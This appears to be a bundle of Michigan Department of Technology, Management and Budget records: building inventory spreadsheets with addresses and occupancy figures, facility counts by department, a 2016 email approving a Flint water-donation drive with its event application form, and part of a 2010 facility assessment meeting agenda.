37 34		SMEC	Site Maintenance Equipment Ctr		17,280
38 35		SOS - Secretary of State	Secretary of State Building	Office	227,247
39 36		Traverse City SOB	Traverse City Station Office Bldg	Office	73,509
40 37		Van Wagoner / Transportation Bldg	Murray D. Van Wagoner Building	Office	342,896
41 38		VTS - Vehicle and Travel Service	Vehicle & Travel Services Building		159,646
42 39		Williams	G. Mennen Williams Building	Office	196,860
43 40		Cadillac Place	Cadillac Place	Office	1,676,196
44 41		LTA	Lansing Training Annex		130,366
45		<b>TOTALS</b>			<b>9,679,582</b>

	F	G	H	I	J	K	L	M
25	89,933	75	53	71%	1975	7575 Crowner Drive, Lansing, MI 48913	Own	
26	12,331	50	49	98%	1974	7119 N. Canal Road Lansing, MI 48913	Own	
27	148,757	331	327	99%	2009	333 S. Grand Ave. Lansing, MI 48909	Own	
28	105,361	225	217	96%	1993	3350 North MLK Blvd. Lansing, MI 48906	Own	
29	344,983	1200	1021	85%	1974	7285 Parsons Drive Lansing, MI 48913	Own	
30	190,917	1000	635	64%	1982	611 West Ottawa Street, Lansing, MI 48933	Own	
31	28,110	25	17	68%	1976	7050 Harris Drive Lansing, MI 48913	Own	
32	158,237	200	69	35%	1974	7426 N. Canal Road Lansing, MI 48913	Own	
33	193,352	15	12	80%	1959	3400 N. Grand River Ave. Lansing, MI 48906	Own	
34	12,018	25	25	100.00%	2001	7707 Rickle Road Lansing, MI 48917	Manage	Transitioning out
35	267,427	612	336	55%	1926	111 S. Capitol Avenue, Lansing, MI 48913	Own	
36	144,657	550	280	51%	1982	411 East Genesee Saginaw, MI 48607	Own	
37		10	5	50%	2002	7440 Parsons Drive Dimondale, MI 48821	Own	
38	120,624	460	423	92%	1969	7064 Crowner Drive Lansing, MI 48913	Own	
39	61,902	150	129	86%	1938	701 W. Elmwood, Suite 1 Traverse City, MI 49684	Own	
40	250,949	1032	1008	98%	1968	425 W. Ottawa, Lansing, MI 48933	Own	
41	83,625	62	41	66%	1988	6951 Crowner Drive Lansing, MI 48913	Own	
42	152,251	420	283	67%	1969	525 West Ottawa Street, Lansing, MI 48913	Own	
43	1,339,680	2400	1800	75%	1920	3044 W. Grand Blvd. Detroit, MI 48202	Own	
44					1925	3111 W. St. Joseph Hwy. Lansing, MI 48917		
45	<b>7,104,299</b>	<b>18,781</b>	<b>13,028</b>	<b>69%</b>				

	A	B
1	Department Name & Facility Type	Count
2	Agriculture_BATHROOM (PUBLIC)	1
3	Agriculture_BUILDING	9
4	Agriculture_CAFETERIA	1
5	Agriculture_ESTABLISHMENT	2
6	Agriculture_HABITABLE BUILDING	1
7	Agriculture_LABORATORY	2
8	Agriculture_LAND TRACT	2
9	Agriculture_MUSEUM	1
10	Agriculture_OFFICE BUILDING	1
11	Agriculture_STRUCTURE	8
12	Colleges & Universities	5
13	Colleges & Universities_ADMINISTRATION BUILDING	16
14	Colleges & Universities_BATHROOM (PUBLIC)	3
15	Colleges & Universities_BUILDING	767
16	Colleges & Universities_BUS STOP	7
17	Colleges & Universities_CAFETERIA	11
18	Colleges & Universities_CHAPEL	3
19	Colleges & Universities_CONCESSIONS	2
20	Colleges & Universities_ESTABLISHMENT	162
21	Colleges & Universities_GAS METER	1
22	Colleges & Universities_GOLF COURSE	1
23	Colleges & Universities_HABITABLE BUILDING	288
24	Colleges & Universities_HOSPITAL	2
25	Colleges & Universities_INCINERATOR	2
26	Colleges & Universities_LABORATORY	26
27	Colleges & Universities_LAND TRACT	26
28	Colleges & Universities_LIBRARY	35
29	Colleges & Universities_MEDICAL OR DENTAL OFFICES	1
30	Colleges & Universities_MUSEUM	5
31	Colleges & Universities_NETWORK	1
32	Colleges & Universities_OFFICE BUILDING	1
33	Colleges & Universities_PARKING LOT	6
34	Colleges & Universities_PARKING STRUCTURE	5
35	Colleges & Universities_PAVILION	2
36	Colleges & Universities_PLANT	18
37	Colleges & Universities_PUMPING STATION	2
38	Colleges & Universities_SCHOOL	1
39	Colleges & Universities_SHED	9
40	Colleges & Universities_SPORTS BUILDING	45
41	Colleges & Universities_STADIUM	10
42	Colleges & Universities_STORAGE BUILDING	50
43	Colleges & Universities_STRUCTURE	177
44	Colleges & Universities_SURFACE AREA	8
45	Colleges & Universities_TOWER	6
46	Colleges & Universities_TRAIN STATION	1
47	Colleges & Universities_UTILITY OBJECT	7
48	Colleges & Universities_WAREHOUSE	3

	A	B
49	Colleges & Universities_WATER RESERVOIR	2
50	Community Health_ADMINISTRATION BUILDING	8
51	Community Health_BUILDING	67
52	Community Health_CHAPEL	1
53	Community Health_ESTABLISHMENT	32
54	Community Health_HABITABLE BUILDING	67
55	Community Health_HOSPITAL	7
56	Community Health_INCINERATOR	1
57	Community Health_LAND TRACT	7
58	Community Health_OFFICE BUILDING	1
59	Community Health_PAVILION	1
60	Community Health_PLANT	5
61	Community Health_SHED	3
62	Community Health_SPORTS BUILDING	1
63	Community Health_STORAGE BUILDING	6
64	Community Health_STORAGE TANK	1
65	Community Health_STRUCTURE	14
66	Community Health_TOWER	7
67	Community Health_UTILITY OBJECT	2
68	Corrections_	1
69	Corrections_ADMINISTRATION BUILDING	39
70	Corrections_BATHROOM (PUBLIC)	6
71	Corrections_BUILDING	251
72	Corrections_CAFETERIA	3
73	Corrections_CHAPEL	10
74	Corrections_CORRECTIONAL FACILITY	44
75	Corrections_ESTABLISHMENT	219
76	Corrections_HABITABLE BUILDING	231
77	Corrections_INSTALLATION	14
78	Corrections_LABORATORY	1
79	Corrections_LAND TRACT	1
80	Corrections_LIBRARY	1
81	Corrections_NETWORK	1
82	Corrections_PLANT	17
83	Corrections_PUMPING STATION	1
84	Corrections_SCHOOL	1
85	Corrections_SERVICE STATION	2
86	Corrections_SHED	12
87	Corrections_SPORTS BUILDING	10
88	Corrections_STORAGE BUILDING	53
89	Corrections_STORAGE TANK	6
90	Corrections_STRUCTURE	133
91	Corrections_SURFACE AREA	5
92	Corrections_TOWER	44
93	Corrections_TRAINING FACILITY	1
94	Corrections_UTILITY OBJECT	3
95	Corrections_WAREHOUSE	29
96	Corrections_WATER RESERVOIR	1

	A	B
97	Economic Development_Building	3
98	Economic Development_Plant	1
99	Economic Development_Pumping Station	1
100	Economic Development_School	1
101	Economic Development_Structure	4
102	Economic Development_Tower	2
103	Economic Development_Warehouse	1
104	Education_	1
105	Education_Building	7
106	Education_Establishment	5
107	Education_Habitable Building	7
108	Education_Plant	1
109	Education_School	2
110	Education_Structure	4
111	Environmental Quality_Field Office	2
112	House_Office Building	1
113	Human Services_Building	33
114	Human Services_Chapel	2
115	Human Services_Establishment	17
116	Human Services_Habitable Building	2
117	Human Services_Incinerator	1
118	Human Services_Installation	1
119	Human Services_Land Tract	4
120	Human Services_Office Building	1
121	Human Services_Pumping Station	1
122	Human Services_School	2
123	Human Services_Shed	2
124	Human Services_Storage Building	1
125	Human Services_Structure	4
126	Human Services_Tower	2
127	Information Technology_Building	1
128	Judiciary_Establishment	2
129	Judiciary_Office Building	1
130	Labor & Economic Growth_Customer Service Center	58
131	Labor & Economic Growth_Establishment	1
132	Labor & Economic Growth_School	1
133	Leg Service Bureau_Structure	2
134	Leg Service Bureau_Utility Object	1
135	Lottery_Office Building	1
136	Management & Budget_	1
137	Management & Budget_Building	9
138	Management & Budget_Installation	4
139	Management & Budget_Laboratory	1
140	Management & Budget_Land Tract	1
141	Management & Budget_Office Building	18
142	Management & Budget_Parking Lot	13
143	Management & Budget_Parking Structure	3
144	Management & Budget_Plant	2

	A	B
145	Management & Budget_SHED	1
146	Management & Budget_STORAGE BUILDING	2
147	Management & Budget_STRUCTURE	5
148	Management & Budget_TOWER	1
149	Management & Budget_WAREHOUSE	2
150	Military Affairs_ARMORY	48
151	Military Affairs_BUILDING	8
152	Military Affairs_ESTABLISHMENT	2
153	Military Affairs_LAND TRACT	3
154	Military Affairs_MILITARY BASE	6
155	Military Affairs_PLANT	1
156	Military Affairs_STORAGE BUILDING	1
157	Military Affairs_STRUCTURE	2
158	Natural Resources_ADMINISTRATION BUILDING	3
159	Natural Resources_BATHROOM (PUBLIC)	248
160	Natural Resources_BOAT LAUNCH ACCESS SITE	943
161	Natural Resources_BUILDING	498
162	Natural Resources_CAFETERIA	6
163	Natural Resources_CHAPEL	3
164	Natural Resources_CONCESSIONS	31
165	Natural Resources_DAM	3
166	Natural Resources_ESTABLISHMENT	121
167	Natural Resources_FIELD OFFICE	67
168	Natural Resources_HABITABLE BUILDING	233
169	Natural Resources_INSTALLATION	1
170	Natural Resources_LABORATORY	3
171	Natural Resources_LAND TRACT	24
172	Natural Resources_MUSEUM	2
173	Natural Resources_NETWORK	26
174	Natural Resources_OFFICE BUILDING	2
175	Natural Resources_PARK AREA	80
176	Natural Resources_PARKING LOT	2
177	Natural Resources_PAVILION	52
178	Natural Resources_PLANT	1
179	Natural Resources_PUMPING STATION	43
180	Natural Resources_RECREATION AREA	21
181	Natural Resources_RECREATIONAL TRAIL	2
182	Natural Resources_SHED	45
183	Natural Resources_STATE GAME AREA	62
184	Natural Resources_STORAGE BUILDING	149
185	Natural Resources_STRUCTURE	341
186	Natural Resources_SURFACE AREA	26
187	Natural Resources_TOWER	37
188	Natural Resources_UTILITY OBJECT	5
189	Natural Resources_WAREHOUSE	16
190	Natural Resources_WATER RESERVOIR	1
191	State Police_ADMINISTRATION BUILDING	1
192	State Police_BUILDING	6

	A	B
193	State Police ESTABLISHMENT	52
194	State Police HABITABLE BUILDING	1
195	State Police LABORATORY	4
196	State Police LAND TRACT	1
197	State Police SHED	1
198	State Police SPORTS BUILDING	1
199	State Police STORAGE BUILDING	3
200	State Police STRUCTURE	7
201	State Police TRAINING FACILITY	1
202	State BUILDING	1
203	State CUSTOMER SERVICE CENTER	2
204	State ESTABLISHMENT	2
205	State MUSEUM	2
206	State OFFICE BUILDING	1
207	Transportation BUILDING	92
208	Transportation ESTABLISHMENT	4
209	Transportation FIELD OFFICE	10
210	Transportation LABORATORY	3
211	Transportation LAND TRACT	12
212	Transportation OFFICE BUILDING	1
213	Transportation PARKING LOT	171
214	Transportation SERVICE STATION	42
215	Transportation STRUCTURE	2
216	Transportation TOWER	33
217	Transportation WAREHOUSE	1
218		6,988
219		
220	*Info last provided to DTMB in March 2010 (Reported as was reported to DTMB)	

	A	B	C	D
1	<b>DTMB -Building Information</b> Statewide Energy Benchmarking Project			
2				
3		<b>Bldg Nickname</b>	<b>Building Name</b>	<b>Primary Function</b>
4 1		Austin / Treasury Bldg	Richard H. Austin Building	Office
5 2		Cass	Lewis Cass Building	Office
6 3		Constitution Hall	Constitution Hall	Office
7 4		Energy Center	Energy Center	Energy Plant
8 5		Escanaba SOB	Escanaba State Office Building	Office
9 6		Flint SOB	Flint State Office Building	Office
10 7		Forensics Lab	MSP Forensics Laboratory	Laboratories
11 8		GOB	General Office Building	Office
12 9		Governor's Residence	Governor's Residence	
13 10		Grand Rapids SOB	Grand Rapids State Office Bldg	Office
14 11		Grand Tower	Grand Tower	Office
15 12		GSB	General Services Building	Office
16 13		Hall of Justice	Hall of Justice	Office
17 14		Hannah Building / South Tower	John A. Hannah Building	Office
18 15		Haz Mat	Hazardous Materials Training Bldg 1025	Training Center
19 16		Jackson SOB	Jackson State Office Building	Office
20 17		JOC	Joint Operating Center	
21 18		Library and Historical Center	MI Library & Historical Center	
22 19		Lottery	Lottery / Ellis Building	Office
23 20		Mason	Stevens T. Mason Building	Office
24 21		MDOT C&T	MDOT Construction & Technology	Office/Labs



	E	F	G	H	I	J	K	L	M
1									
2									
3	Total Exterior SF	Rentable SF	Capacity	Occupancy	Occupancy Percentage	Year Built	Address	Own or Manage	
4	261,571	193,130	800	438	55%	1968	608 W. Allegan Street, Lansing, MI 48933	Own	
5	268,723	223,506	725	528	73%	1956	320 S. Walnut Street, Lansing, MI 48913	Own	
6	622,445	544,440	1400	915	65%	2001	525 W. Allegan Street, Lansing MI 48913	Own	
7	101,342	63,203	20	16	80%	1973	7436 Parsons Drive Lansing, MI 48913	Own	
8	42,358	29,054	125	22	18%	1955	305 Ludington Street Escanaba MI 49829	Own	
9	152,895	117,134	600	350	58%	1982	125 East Union Street Flint, MI 48502	Own	
10	152,815	73,053	84	74	88%	2000	7320 N. Canal Road Lansing, MI 48913	Own	
11	359,413	248,277	850	538	63%	1974	7150 Harris Drive Lansing, MI 48913	Own	
12						1957	Private	Own	
13	123,844	101,495	350	200	57%	1976	350 Ottawa Street Grand Rapids, MI 49503	Own	
14	318,388	291,167	1500	910	61%	1990	235 South Grand Avenue, Lansing, MI 48913	Own	
15	295,589	146,970	200	142	71%	1975	7461 Crowner Drive Lansing, MI 48913	Own	
16	354,238	292,388	425	246	58%	2002	925 West Ottawa Lansing, MI 48915	Own	
17	258,888	190,771	1000	705	71%	1982	608 W. Allegan Street, Lansing, MI 48933	Own	
18	9,228	4,618	10	7	70%	1991	7426 Osborn Lansing, MI 48913	Own	
19	113,956	79,717	300	196	65%	1982	301 Louis B. Glick Hwy Jackson, MI 49201	Own	
20	26,681	20,094	35	34	97%	1982	615 W. Allegan Street, Lansing, MI 48915	Own	
21	438,891	340,347	250	183	73%	1989	702 W. Kalamazoo St. Lansing, MI 48913	Own	
22	129,427	101,701	300	136	45%	1989	101 E. Hillsdale Street, Lansing, MI 48913	Own	
23	268,815	230,869	800	498	62%	1953	530 W. Allegan Street, Lansing, MI 48913	Own	
24	225,894	107,251	165	160	97%	1977	8885 Ricks Road Lansing, MI 48913	Own	

	A	B	C	D
25 22		MDOT Warehouse	MDOT Warehouse	Office/Warehouse
26 23		MSP 1st District Post	MSP 1st District Post/HQ	Office
27 24		MSP Headquarters	MSP Headquarters	Office
28 25		North Lab	State Joint Laboratory	
29 26		Operations Center	Operations Center	Office
30 27		Ottawa Building / North Tower	Ottawa Building	Office
31 28		Photo Lab	MDOT Photo Lab	Office/Storage
32 29		PTA - Police Training Academy	MSP Training Academy	Dorms/offices/Training
33 30		Records Building	Records Building	
34 31		Rickle Road	Rickle Road Laboratory	
35 32		Romney	George W. Romney Building	Office
36 33		Saginaw SOB	Jerome T. Hart Building	Office
37 34		SMEC	Site Maintenance Equipment Ctr	Equipment Storage
38 35		SOS - Secretary of State	Secretary of State Building	Office
39 36		Traverse City SOB	Traverse City Station Office Bldg	Office
40 37		Van Wagoner / Transportation Bldg	Murray D. Van Wagoner Building	Office
41 38		VTS - Vehicle and Travel Service	Vehicle & Travel Services Building	Office/Service Center
42 39		Williams	G. Mennen Williams Building	Office
43 40		Cadillac Place	Cadillac Place	Office
44 41		LTA	Lansing Training Annex	
45		<b>TOTALS</b>		

	E	F	G	H	I	J	K	L	M
25	187,201	89,933	75	53	71%	1975	7575 Crownner Drive, Lansing, MI 48913	Own	
26	24,663	12,331	50	49	98%	1974	7119 N. Canal Road Lansing, MI 48913	Own	
27	177,971	148,757	331	327	99%	2009	333 S. Grand Ave. Lansing, MI 48909	Own	
28	132,375	105,361	225	217	96%	1993	3350 North MLK Blvd. Lansing, MI 48906	Own	
29	517,599	344,983	1200	1021	85%	1974	7285 Parsons Drive Lansing, MI 48913	Own	
30	259,134	190,917	1000	635	64%	1982	611 West Ottawa Street, Lansing, MI 48933	Own	
31	59,757	28,110	25	17	68%	1976	7050 Harris Drive Lansing, MI 48913	Own	
32	228,269	158,237	200	69	35%	1974	7426 N. Canal Road Lansing, MI 48913	Own	
33	385,274	193,352	15	12	80%	1959	3400 N. Grand River Ave. Lansing, MI 48906	Own	
34	24,644	12,018	25	25	100.00%	2001	7707 Rickle Road Lansing, MI 48917	Manage	Transitioning out
35	294,504	267,427	612	336	55%	1926	111 S. Capitol Avenue, Lansing, MI 48913	Own	
36	169,056	144,657	550	280	51%	1982	411 East Genesee Saginaw, MI 48607	Own	
37	17,280		10	5	50%	2002	7440 Parsons Drive Dimondale, MI 48821	Own	
38	227,247	120,624	460	423	92%	1969	7064 Crownner Drive Lansing, MI 48913	Own	
39	73,509	61,902	150	129	86%	1938	701 W. Elmwood, Suite 1 Traverse City, MI 49684	Own	
40	342,896	250,949	1032	1008	98%	1968	425 W. Ottawa, Lansing, MI 48933	Own	
41	159,646	83,625	62	41	66%	1988	6951 Crownner Drive Lansing, MI 48913	Own	
42	196,860	152,251	420	283	67%	1969	525 West Ottawa Street, Lansing, MI 48913	Own	
43	1,676,196	1,339,680	2400	1800	75%	1920	3044 W. Grand Blvd. Detroit, MI 48202	Own	
44	130,366					1925	3111 W. St. Joseph Hwy. Lansing, MI 48917		
45	9,679,582	7,104,299	18,781	13,028	69%				

	A	B
1	Department Name & Facility Type	Count
2	Agriculture_BATHROOM (PUBLIC)	1
3	Agriculture_BUILDING	9
4	Agriculture_CAFETERIA	1
5	Agriculture_ESTABLISHMENT	2
6	Agriculture_HABITABLE BUILDING	1
7	Agriculture_LABORATORY	2
8	Agriculture_LAND TRACT	2
9	Agriculture_MUSEUM	1
10	Agriculture_OFFICE BUILDING	1
11	Agriculture_STRUCTURE	8
12	Colleges & Universities	5
13	Colleges & Universities_ADMINISTRATION BUILDING	16
14	Colleges & Universities_BATHROOM (PUBLIC)	3
15	Colleges & Universities_BUILDING	767
16	Colleges & Universities_BUS STOP	7
17	Colleges & Universities_CAFETERIA	11
18	Colleges & Universities_CHAPEL	3
19	Colleges & Universities_CONCESSIONS	2
20	Colleges & Universities_ESTABLISHMENT	162
21	Colleges & Universities_GAS METER	1
22	Colleges & Universities_GOLF COURSE	1
23	Colleges & Universities_HABITABLE BUILDING	288
24	Colleges & Universities_HOSPITAL	2
25	Colleges & Universities_INCINERATOR	2
26	Colleges & Universities_LABORATORY	26
27	Colleges & Universities_LAND TRACT	26
28	Colleges & Universities_LIBRARY	35
29	Colleges & Universities_MEDICAL OR DENTAL OFFICES	1
30	Colleges & Universities_MUSEUM	5
31	Colleges & Universities_NETWORK	1
32	Colleges & Universities_OFFICE BUILDING	1
33	Colleges & Universities_PARKING LOT	6
34	Colleges & Universities_PARKING STRUCTURE	5
35	Colleges & Universities_PAVILION	2
36	Colleges & Universities_PLANT	18
37	Colleges & Universities_PUMPING STATION	2
38	Colleges & Universities_SCHOOL	1
39	Colleges & Universities_SHED	9
40	Colleges & Universities_SPORTS BUILDING	45
41	Colleges & Universities_STADIUM	10
42	Colleges & Universities_STORAGE BUILDING	50
43	Colleges & Universities_STRUCTURE	177
44	Colleges & Universities_SURFACE AREA	8
45	Colleges & Universities_TOWER	6
46	Colleges & Universities_TRAIN STATION	1
47	Colleges & Universities_UTILITY OBJECT	7
48	Colleges & Universities_WAREHOUSE	3

	A	B
49	Colleges & Universities_WATER RESERVOIR	2
50	Community Health_ADMINISTRATION BUILDING	8
51	Community Health_BUILDING	67
52	Community Health_CHAPEL	1
53	Community Health_ESTABLISHMENT	32
54	Community Health_HABITABLE BUILDING	67
55	Community Health_HOSPITAL	7
56	Community Health_INCINERATOR	1
57	Community Health_LAND TRACT	7
58	Community Health_OFFICE BUILDING	1
59	Community Health_PAVILION	1
60	Community Health_PLANT	5
61	Community Health_SHED	3
62	Community Health_SPORTS BUILDING	1
63	Community Health_STORAGE BUILDING	6
64	Community Health_STORAGE TANK	1
65	Community Health_STRUCTURE	14
66	Community Health_TOWER	7
67	Community Health_UTILITY OBJECT	2
68	Corrections_	1
69	Corrections_ADMINISTRATION BUILDING	39
70	Corrections_BATHROOM (PUBLIC)	6
71	Corrections_BUILDING	251
72	Corrections_CAFETERIA	3
73	Corrections_CHAPEL	10
74	Corrections_CORRECTIONAL FACILITY	44
75	Corrections_ESTABLISHMENT	219
76	Corrections_HABITABLE BUILDING	231
77	Corrections_INSTALLATION	14
78	Corrections_LABORATORY	1
79	Corrections_LAND TRACT	1
80	Corrections_LIBRARY	1
81	Corrections_NETWORK	1
82	Corrections_PLANT	17
83	Corrections_PUMPING STATION	1
84	Corrections_SCHOOL	1
85	Corrections_SERVICE STATION	2
86	Corrections_SHED	12
87	Corrections_SPORTS BUILDING	10
88	Corrections_STORAGE BUILDING	53
89	Corrections_STORAGE TANK	6
90	Corrections_STRUCTURE	133
91	Corrections_SURFACE AREA	5
92	Corrections_TOWER	44
93	Corrections_TRAINING FACILITY	1
94	Corrections_UTILITY OBJECT	3
95	Corrections_WAREHOUSE	29
96	Corrections_WATER RESERVOIR	1

	A	B
97	Economic Development_Building	3
98	Economic Development_Plant	1
99	Economic Development_Pumping Station	1
100	Economic Development_School	1
101	Economic Development_Structure	4
102	Economic Development_Tower	2
103	Economic Development_Warehouse	1
104	Education_	1
105	Education_Building	7
106	Education_Establishment	5
107	Education_Habitable Building	7
108	Education_Plant	1
109	Education_School	2
110	Education_Structure	4
111	Environmental Quality_Field Office	2
112	House_Office Building	1
113	Human Services_Building	33
114	Human Services_Chapel	2
115	Human Services_Establishment	17
116	Human Services_Habitable Building	2
117	Human Services_Incinerator	1
118	Human Services_Installation	1
119	Human Services_Land Tract	4
120	Human Services_Office Building	1
121	Human Services_Pumping Station	1
122	Human Services_School	2
123	Human Services_Shed	2
124	Human Services_Storage Building	1
125	Human Services_Structure	4
126	Human Services_Tower	2
127	Information Technology_Building	1
128	Judiciary_Establishment	2
129	Judiciary_Office Building	1
130	Labor & Economic Growth_Customer Service Center	58
131	Labor & Economic Growth_Establishment	1
132	Labor & Economic Growth_School	1
133	Leg Service Bureau_Structure	2
134	Leg Service Bureau_Utility Object	1
135	Lottery_Office Building	1
136	Management & Budget_	1
137	Management & Budget_Building	9
138	Management & Budget_Installation	4
139	Management & Budget_Laboratory	1
140	Management & Budget_Land Tract	1
141	Management & Budget_Office Building	18
142	Management & Budget_Parking Lot	13
143	Management & Budget_Parking Structure	3
144	Management & Budget_Plant	2

	A	B
145	Management & Budget_SHED	1
146	Management & Budget_STORAGE BUILDING	2
147	Management & Budget_STRUCTURE	5
148	Management & Budget_TOWER	1
149	Management & Budget_WAREHOUSE	2
150	Military Affairs_ARMORY	48
151	Military Affairs_BUILDING	8
152	Military Affairs_ESTABLISHMENT	2
153	Military Affairs_LAND TRACT	3
154	Military Affairs_MILITARY BASE	6
155	Military Affairs_PLANT	1
156	Military Affairs_STORAGE BUILDING	1
157	Military Affairs_STRUCTURE	2
158	Natural Resources_ADMINISTRATION BUILDING	3
159	Natural Resources_BATHROOM (PUBLIC)	248
160	Natural Resources_BOAT LAUNCH ACCESS SITE	943
161	Natural Resources_BUILDING	498
162	Natural Resources_CAFETERIA	6
163	Natural Resources_CHAPEL	3
164	Natural Resources_CONCESSIONS	31
165	Natural Resources_DAM	3
166	Natural Resources_ESTABLISHMENT	121
167	Natural Resources_FIELD OFFICE	67
168	Natural Resources_HABITABLE BUILDING	233
169	Natural Resources_INSTALLATION	1
170	Natural Resources_LABORATORY	3
171	Natural Resources_LAND TRACT	24
172	Natural Resources_MUSEUM	2
173	Natural Resources_NETWORK	26
174	Natural Resources_OFFICE BUILDING	2
175	Natural Resources_PARK AREA	80
176	Natural Resources_PARKING LOT	2
177	Natural Resources_PAVILION	52
178	Natural Resources_PLANT	1
179	Natural Resources_PUMPING STATION	43
180	Natural Resources_RECREATION AREA	21
181	Natural Resources_RECREATIONAL TRAIL	2
182	Natural Resources_SHED	45
183	Natural Resources_STATE GAME AREA	62
184	Natural Resources_STORAGE BUILDING	149
185	Natural Resources_STRUCTURE	341
186	Natural Resources_SURFACE AREA	26
187	Natural Resources_TOWER	37
188	Natural Resources_UTILITY OBJECT	5
189	Natural Resources_WAREHOUSE	16
190	Natural Resources_WATER RESERVOIR	1
191	State Police_ADMINISTRATION BUILDING	1
192	State Police_BUILDING	6

	A	B
193	State Police ESTABLISHMENT	52
194	State Police HABITABLE BUILDING	1
195	State Police LABORATORY	4
196	State Police LAND TRACT	1
197	State Police SHED	1
198	State Police SPORTS BUILDING	1
199	State Police STORAGE BUILDING	3
200	State Police STRUCTURE	7
201	State Police TRAINING FACILITY	1
202	State BUILDING	1
203	State CUSTOMER SERVICE CENTER	2
204	State ESTABLISHMENT	2
205	State MUSEUM	2
206	State OFFICE BUILDING	1
207	Transportation BUILDING	92
208	Transportation ESTABLISHMENT	4
209	Transportation FIELD OFFICE	10
210	Transportation LABORATORY	3
211	Transportation LAND TRACT	12
212	Transportation OFFICE BUILDING	1
213	Transportation PARKING LOT	171
214	Transportation SERVICE STATION	42
215	Transportation STRUCTURE	2
216	Transportation TOWER	33
217	Transportation WAREHOUSE	1
218		6,988
219		
220	*Info last provided to DTMB in March 2010 (Reported as was reported to DTMB)	



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**From:** Franklin, Larry (DTMB)  
**Sent:** Tuesday, January 26, 2016 1:23 PM  
**To:** Beam, Alaina (TREASURY)  
**Cc:** Davis, Scott (DTMB);Klotz, Clinton (DTMB);Scates, Larry (DTMB)  
**Subject:** Event Application  
**Attachments:** Event City Income Tax Drive To Benefit Flint.pdf

Hi Alaina,

Attached please find a copy of the approved event application for the City Income Tax Water Drive TO Benefit Flint, scheduled for February 1-5, 2016, from 8:00am to 5:00pm, at the Operations Center – Treasure Dept. Please work with the facility supervisor Scott Davis, [DavisS2@michigan.gov](mailto:DavisS2@michigan.gov) and Clinton Klotz, the building trades supervisor [KlotzC@michigan.gov](mailto:KlotzC@michigan.gov) for additional assistance. If I can be of further assistance please feel free to give me a call at the numbers listed below.

Thank you,

*Larry Franklin*

Building Operations Division  
State of Michigan/DTMB/FBSA  
Phone: 517-284-7958  
Cell: 517-202-6608

# Event Application




Michigan Department of Technology, Management and Budget

## APPLICATIONS MUST BE RECEIVED 14 DAYS PRIOR TO THE EVENT

Applications can be faxed to 517-284-7972 to the attention of the Events Coordinator, or emailed to [DTMB-Events-Coordinator@michigan.gov](mailto:DTMB-Events-Coordinator@michigan.gov). If you have questions, please call 517-284-7958.

Event Name City Income Tax Water Drive to Benefit Flint	
Event Date 02/01/16 - 02/05/16	Event Time From 8:00 To 5:00
Organization Name and Address City Income Tax Administration; Treasury 7285 Parsons Drive, Diamondale, MI 48221	Website <a href="http://www.michigan.gov/citytax">www.michigan.gov/citytax</a>
Event Contact Name (printed) Alaina Beam	
Contact Address [REDACTED]	
Nature/Purpose of Event To gather donations of bottled water to distribute to Flint, MI.	
Area Requested (Facility, Conference Room, Parking Lot, etc.) The drop off point will be within the CITA contact center near column 2E B6.	
Number of Attendees (including event staff) Treasury Wide- Operations Center	Parking Requirements (No. of spaces) N/A
Equipment you will be providing (tents, portable bathrooms, etc.) N/A	
Backup Contact Name (printed) Carly Scheurer	
Address [REDACTED]	

I have read and understand the general guidelines and provisions of Administrative Guide 0210.06 Conduct on State Property and Administrative Guide 0210.08 Obtaining Written Authorization for Using State Buildings and Grounds and agree to abide by them.

Event Contact Name (signed) 	Date 1/22/16
For Department of Technology, Management and Budget Use Only	
Events Coordinator Notes	
Approved <input checked="" type="checkbox"/>	Denied <input type="checkbox"/>
Approved <input checked="" type="checkbox"/>	Denied <input type="checkbox"/>
Signature, Building Operations Director 	
Signature, Infrastructure Protection Director 	

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**From:** Beam, Alaina (TREASURY)  
**Sent:** Tuesday, January 26, 2016 2:44 PM  
**To:** Franklin, Larry (DTMB)  
**Cc:** Davis, Scott (DTMB); Klotz, Clinton (DTMB); Scates, Larry (DTMB)  
**Subject:** RE: Event Application

Thank you very much!

*Alaina Beam*

Supervisor - City Income Tax Administration  
Michigan Department of Treasury  
(517)636-4836

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**From:** Franklin, Larry (DTMB)  
**Sent:** Tuesday, January 26, 2016 1:23 PM  
**To:** Beam, Alaina (TREASURY) <[BeamA1@michigan.gov](mailto:BeamA1@michigan.gov)>  
**Cc:** Davis, Scott (DTMB) <[DavisS2@michigan.gov](mailto:DavisS2@michigan.gov)>; Klotz, Clinton (DTMB) <[KlotzC@michigan.gov](mailto:KlotzC@michigan.gov)>; Scates, Larry (DTMB) <[scatesl@michigan.gov](mailto:scatesl@michigan.gov)>  
**Subject:** Event Application

Hi Alaina,

Attached please find a copy of the approved event application for the City Income Tax Water Drive TO Benefit Flint, scheduled for February 1-5, 2016, from 8:00am to 5:00pm, at the Operations Center – Treasure Dept. Please work with the facility supervisor Scott Davis, [DavisS2@michigan.gov](mailto:DavisS2@michigan.gov) and Clinton Klotz, the building trades supervisor [KlotzC@michigan.gov](mailto:KlotzC@michigan.gov) for additional assistance. If I can be of further assistance please feel free to give me a call at the numbers listed below.

Thank you,

*Larry Franklin*

Building Operations Division  
State of Michigan/DTMB/FBSA  
Phone: 517-284-7958  
Cell: 517-202-6608

**STATE OF MICHIGAN**  
**DEPARTMENT OF MANAGEMENT AND BUDGET**  
**Facilities Administration**  
**Facility Condition Assessment Study Project**

Subject	<b>Facility Condition Assessment Kick-Off Meeting</b>	
Date and Location	Monday, May 24, 2010 1400 EST DMB Conference Room	
Planned Attendees	<u>Michigan DTMB</u>  Jud Sorensen <a href="mailto:sorendenj@michigan.gov">sorendenj@michigan.gov</a> (517) 335-1477  Facility Managers	<u>MACTEC</u>  DeAllen Norris <a href="mailto:DNorris@mactec.com">DNorris@mactec.com</a> (770) 514-2006 (678) 699-7521

## **Agenda**

### Welcome

Jud Sorensen

### Introduction of Team members

- 1) Organizational Chart
- 2) Contact List
- 3) Individuals Introduce and Describe Involvement
  - a) Identify primary Points of Contact
  - b) Establish Chain of Communication

DeAllen Norris

Handouts  
*Organizational Chart*  
*Contact List*

### DTMB Goals and Objectives

- 1) Who is driving this work
- 2) What defines project success

Jud Sorensen

### Scope Overview

DeAllen Norris

- 1) Work Requirements
  - DMB owns 40 buildings, 7 MSF
  - Scope includes 29 buildings, 5.2 MSF
